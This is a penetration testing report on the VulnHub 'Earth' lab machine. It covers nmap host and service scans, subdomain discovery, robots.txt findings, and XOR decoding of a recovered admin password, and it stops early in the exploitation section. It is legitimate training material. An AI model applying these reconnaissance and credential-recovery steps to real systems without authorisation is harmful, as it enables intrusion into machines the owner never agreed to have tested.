PENETRATION TESTING

REPORT EARTH

Date: 1/14/2026
Author: Nico D. Lopez
Pentester: Nico D. Lopez
Classification: Confidential

Table of Contents

Executive Summary……3

List of Assets……3

Summary of Findings……4

Vulnerability Table.....5

Attack Narrative……6

Initial Reconnaissance……..6

Passive Reconnaissance……..7

Active Reconnaissance……9

Revisiting Found DNS……..10

Exploitation……15

Post- exploitation……..24

Recommendation……..30

Conclussion……31

Executive Summary

Earth is one of the vulnerable machines in vulnhub that a cyber-security practitioner like me can setup at home for exploration, assessment, exploitation and learning. Earth machine mostly shows how's secure website, encrypted protocols and messages can be exploited and escalate to highest privileged at machine that operates and controls it.

List of Assets

Open Ports and Services:

Port 22 (SSH): Running OpenSSH.
Port 80 (HTTP): A web server is running.
Port 443 (HTTPS): Another web server, associated with alternative domain names like earth.local and terratest.local.

Web Assets/Directories:

/robots.txt: list of disallow directories and allowed directories
/admin: An administration login page was found in this directory.
/testingnotes.txt: Messages for the admin on how to decrypt messages to use to login in the admin panel

Key Files and Credentials:

testdata.txt: A file containing an XOR encryption key, used to decode messages on the web page.
User Credentials: The username terra was identified for the admin portal, with the password earthclimatechangebad4humans found after decoding the message.
user_flag.txt: The user flag file located at /var/earth_web/user_flag.txt.
root_flag.txt: The root flag file, typically located in the /root directory, which is the final objective

Summary of Findings

In this earth lab shows that even there's few ports open attack can happen, I discovered that the target machine have improper assets management because Test page can be access and use the test domain to communicate with other developer or the admin instead of communicating through emails or in person.

Also the dev allows the website to interact with target machine shell at the inside which is not a good practice and giving attackers more attack surface and exploitable. Earths machine inside allows someone with no privileges to gain root access with improper SUID left on the device the dev or the owner should be responsible and should limit privileges to contain any attack and to prevent breaches.

Vulnerability Table:

Vulnerability Name	Severity	Description	Evidence / Impact
Improper Assets Management	**High**	Sensitive test pages and subdomains (terratest.earth.local) were left publicly accessible.	Allowed the discovery of testingnotes.txt and testdata.txt, which contained encryption keys
Information Disclosure	**Medium**	Sensitive developer notes and encryption keys were stored in publicly accessible web directories	Provided the XOR key needed to decrypt administrative login credentials
Outdated Software Versions	**Medium**	The server was running outdated versions of Apache (2.4.51) and OpenSSL (1.1.1).	Increases the attack surface for known exploits targeting these specific versions
Insecure Administrative Interface (Web CLI)	**Critical**	The admin panel included a command-line interface (CLI) that allowed direct interaction with the host system's shell	Enabled the execution of a reverse shell payload to gain initial access to the machine
Insecure SUID Executables	**Critical**	A custom SUID file named reset_root was found with improper permissions.	Allowed a low-privileged user to reset the root password and gain full administrative control
Weak Communication Practices	**Medium**	Developers used web directories to leave messages for administrators instead of secure, out-of-band communication.	Facilitated the attacker's understanding of the system's internal logic and encryption methods.

Summary of Impact

The combination of these vulnerabilities allowed for a complete system compromise, starting from passive reconnaissance of public files to gaining a reverse shell via the web CLI, and finally escalating to root privileges using the insecure reset_root SUID executable

Attack Narrative

Initial Reconnaissance:

```
┌──(kali㉿kali)-[~]
└─$ ip route
default via 192.168.80.2 dev eth0 proto dhcp src 192.168.80.128 metric 100
192.168.80.0/24 dev eth0 proto kernel scope link src 192.168.80.128 metric 100
```

Commands:


Description:
To show the network where me/penetration tester and target machine where connected

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.80.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-14 01:07 PST
Nmap scan report for [illegible]
Host is up (0.0022s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for [illegible]
Host is up (0.00052s latency).
MAC Address: 00:50:56:E7:A5:43 (VMware)
Nmap scan report for 192.168.80.131
Host is up (0.00051s latency).
MAC Address: 00:0C:29:E6:38:EF (VMware)
Nmap scan report for [illegible]
Host is up (0.00064s latency).
MAC Address: 00:50:56:E8:5B:FA (VMware)
Nmap scan report for 192.168.80.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.09 seconds
```


Commands:
nmap -sn 192.168.80.0/24

Description:
Use of nmap for initial network mapping to know the target machine IP address inside a subnet using the command nmap, with -sn and the network subnet. I found that the IP of the target is 192.168.80.131


Passive Reconnaissance




Description:
At first glance we can see an error page. Lets take a look on the dev tools to see what information I can get.



Reminders:
To open the dev tools you just to right click and click inspect go to the network on that little interface



Reminders:
Click the Reload button and rows will be populated click on the first row



Reminders:
Im still on the dev tools, on the right side we can see the headers that will tell us few information that I can use for exploitation and reconnaissance. I found on the headers that the website is using oudated Apache server version 2.4.51, The Os used is fedora, outdated OpenSSL1.1.1 is in used, using mod and python

Active Reconnaissance

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -O 192.168.80.131
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-14 01:19 PST
Nmap scan report for 192.168.80.131
Host is up (0.0013s latency).
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Bad Request (400)
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
MAC Address: 00:0C:29:E6:38:EF (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 4.19 (97%), Linux 5.0 - 5.14 (97%), OpenWrt 21.02 (Linux 5
k RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 6.0 (95%), Linux 5.4 - 5.10 (91%), Linux 2.6.32 (91%), Linux 2.6
Linux 3.10 - 4.11 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.46 seconds
```

Commands
Sudo nmap -sV -sC -O 192.168.80.131


Description
Network mapping tool able to found open ports with services running on each also at port 443 found DNS earth.local and terratest.earth.local which can be use to have more attack surface on the target machine. To understand the command sudo is to make the scan more effective, nmap is the tool used, -sV is to discover open ports and services, -sC which the scripts then use to provide more detailed, context-aware results , -O to discover OS that is running on the victim machine at the last is the IP address of the target machine.

```
┌──(root㉿kali)-[/home/kali]
└─# sudo echo '192.168.80.131 earth.local terratest.earth.local' >> /etc/hosts
```


Description:
After I found those DNS, I immediately put it on /etc/hosts file; So I can access those without any errors.

Re-visit the website again using DNS found

Overview: at this stage I'm going to be focusing on port 443/https:// because there's nothing on port 80, just error.



Description:
At earth.local the first webpage in this website on https port 443 on our target device we can see that It has some input parameters that anyone can use and also we can see at the bottom there's Hex encrypted messages that can be useful for further reconnaissance and on too the exploit phase




Admin Command Tool

You are not logged in. Please: Log In

Description

Because it’s a mainpage I assume there is an admin page so I try adding admin directory at the URL and it worked.



Log In

Username:


Password:

Log In

\

Description

I click the login and we got the panel that I can use as an entry to the admin page of the website. I tried a lot of bruteforcing it doesn't work. Let’s look at the next DNS that we found lets explore it.



Description

We found this test page, we can confirm it by its DNS so because it's a test-page there's something here can be useful that can help me to exploit the target machine website.


https://terratest.earth.local/robots.txt

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB G

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```


Description

As a penetration tester I know where something useful hides; In the robots.txt directory as we can see dev really worked hard to hide all of those directories we can see most of it have these /* in common but there is one that is different that can hold a guide to further explore both DNS and webpages. It is a note so we can assume that to access that we have to end that specific directory with .txt



Description


So this note can be a message of the dev to the admin, for the admin to access the admin portal. At first we can see the dev said it uses XOR encryption, XOR encryption uses a key or secret message to decrypt the encrypted messages or passwords, at the second line we can see that it links to the XOR encyption, and at the third line talking about testdata.txt which is the next possible directory that used in the encryption so, its means that the XOR key is living inside testdata.txt that I can use to decrypt those long HEX secure messages to access the admin portal on earth.local. Let's look at the testdata.txt directory on these specific DNS website.



Description


So this is the long XOR key that can be use to decrypt hex messages on the earth.local web-page that can be use to login on earth.local admin login page and panel.

Exploitation




Description

To use the XOR key, I started to copy the last hex encoded message



Description

To decrypt the message we need decrypting tool, So to have what I have on the screen search cyberchef and click the first link that in the url said its from github. Remember we copied ealiear paste it on the input and on the left side on the operation search from hex because the message is encrypted by the hex and drag it to the center and then search xor on the operation and drag it to the center again and on the key parameter change the hex to UTF8 because UTF8 is for text and our XOR key is in the form of text.



Description

I copied all the text on [testdata.txt]() to use it as an XOR key, in cyberchef. Looks like we found what we are looking as we can see the result of the decryption are repeated words, we are going to extract the first part of decrypted word.

Output

```
earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humans
earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humans
earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humans
earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humans
earthclimatechangebad4humansearthclimatechangebad4humansearthclimat
```

